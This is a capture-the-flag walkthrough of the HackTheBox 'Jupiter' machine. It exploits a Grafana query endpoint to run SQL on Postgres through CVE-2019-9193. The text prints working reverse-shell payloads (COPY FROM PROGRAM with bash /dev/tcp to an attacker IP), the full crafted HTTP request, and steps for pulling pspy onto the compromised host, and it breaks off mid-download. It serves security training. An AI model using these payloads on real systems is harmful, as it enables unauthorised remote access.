




HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev







All of the requests above were captured while accessing the domain.


HTB Machine: Jupiter -Subject: Web - Difficulty: Medium


Erel Regev






When clicking on Signin:







HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev






Grafana:



Note the version:


Erel Regev



Now that was an interesting request: to /api/ds/query


HTB Machine: Jupiter -Subject: Web - Difficulty: Medium

Erel Regev



Let’s take a closer look:

Erel Regev



Note the json content. And the postgres.

Postgres, also known as PostgreSQL, is a powerful and reliable type of software that helps store and manage lots of data in an organized way. It's like a digital filing system for information, where you can put data into tables and then easily find and retrieve that data later. People use Postgres to build applications, websites, and other software that need to handle a lot of information efficiently and safely. It's like a virtual, organized storage space for data that computers can easily work with.

Analyzing the /api/ds/query request

Erel Regev

{
"queries": [{
"refId": "A",
"datasource": {
"type": "postgres",
"uid": "YItSLg-Vz"
},
"rawSql": "select \n name as \"Name\", \n parent as \"Parent Planet\", \n meaning as \"Name Meaning\" \nfrom \n moons \nwhere \n parent = 'Saturn' \norder by \n name desc;",
"format": "table",
"datasourceId": 1,
"intervalMs": 60000,
"maxDataPoints": 934
}],
"range": {
"from": "2023-08-12T12:42:56.018Z",
"to": "2023-08-12T18:42:56.018Z",
"raw": {
"from": "now-6h",
"to": "now"
}
},
"from": "1691844176018",
"to": "1691 865776018"
}

This JSON object appears to be a configuration for a data query from a Postgres database. The query is designed to retrieve information about moons that orbit the planet Saturn. The "refId" indicates a reference ID for the query, and the "datasource" section specifies that the data source type is Postgres with a unique identifier ("uid"). The "rawSql" field contains the SQL query that fetches details such as moon names ("Name"), the parent planet ("Parent Planet"), and the meaning of the moon names ("Name Meaning"). The query filters for moons that have "Saturn" as their parent planet and orders the results by the moon names in descending order.

The "format" specifies that the query result should be presented in a table format. The "intervalMs" indicates the time interval for refreshing the data, and "maxDataPoints" sets an upper limit on the number of data points displayed.

The "range" section defines the time range for the query, which spans from "2023-08-12T12:42:56.018Z" to "2023-08-12T18:42:56.018Z." The "raw" field within "range" indicates that the time range is relative, with the start time being "now-6h" (six hours ago) and the end time being "now" (the current time).

The "from" and "to" fields at the end of the JSON object appear to represent Unix timestamps, likely indicating when the query was executed or the data was fetched.

Erel Regev

This JSON structure seems to be part of a system for querying and visualizing data from a Postgres database related to moons of Saturn within a specified time frame.

Postgres

CVE-2019–9193 - PostgreSQL 9.3-12.3 Authenticated Remote Code Execution

PostgreSQL Database from version 9.3 to 12.3 (latest tested) are vulnerable to Authenticated Remote Code Execution.


Even if it isn't considered to be a vulnerability itself by the development team, this could be leveraged to gain access to a misconfigured system.

Payloads to use:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL%20Injection/PostgreSQL%20Injection.md#cve-20199193

Captured the request and injected a reverse shell:

COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.93/5555 0>&1\"'



I created a listener using netcat, but this one didn’t work for me.


I tried another one:

CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.38/5555 0>&1\"'

Erel Regev

```
Host: kiosk.jupiter.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://kiosk.jupiter.htb/d/jMgFGfA4z/moons?orgId=1&refresh=1d
content-type: application/json
x-dashboard-uid: jMgFGfA4z
x-datasource-uid: YItSLg-Vz
x-grafana-org-id: 1
x-panel-id: 24
x-plugin-id: postgres
Content-Length: 484
Origin: http://kiosk.jupiter.htb
Connection: close

{
  "queries":[
    {
      "refId":"A",
      "datasource":{
        "type":"postgres",
        "uid":"YItSLg-Vz"
      },
      "rawSql":"CREATE TABLE cmd_exec(cmd_output text); COPY cmd_exec FROM PROGRAM 'bash -c \"bash -i >& /dev/tcp/10.10.14.38/5555 0>&1\"'",
      "format":"table",
      "datasourceId":1,
      "intervalMs":60000,
      "maxDataPoints":934
    }
  ],
  "range":{
    "from":"2023-08-15T01:18:25.717Z",
    "to":"2023-08-15T07:18:25.717Z",
    "raw":{
      "from":"now-6h",
      "to":"now"
    }
```

I forwarded the request and got a shell from the user postgres:



I investigated the machine and couldn’t find the flag of the user. so I went to /home.

Juno

Erel Regev

I started to investigate the machine and went to /home directory to see if there are more users on the machine:

```
postgres@jupiter:/var/lib/postgresql/14/main$ cd /home
cd /home
postgres@jupiter:/home$ ls
ls
jovian
juno
postgres@jupiter:/home$
```

There are two more users on the machine, and the root obviously..

I moved on to enumerate the machine using pspy to see if there are any interesting and maybe useful information.

I moved the file using an HTTP server:

```
kali@kali: ~/Desktop/HTB/TOOLS
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop/HTB/TOOLS]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Used wget to download it:

```
root@kali: /home/kali
File Actions Edit View Help
postgres@jupiter:/var/lib/postgresql/14/main$ wget 10.10.14.38:8000/pspy64
<stgresql/14/main$ wget wget 10.10.14.38:8000/pspy64
--2023-08-15 07:34:57--  http://wget/
Resolving wget (wget)... failed: Temporary failure in name resolution.
wget: unable to resolve host address ‘wget’
--2023-08-15 07:34:57--  http://10.10.14.38:8000/pspy64
Connecting to 10.10.14.38:8000... connected.
HTTP request sent, awaiting response... 200 OK
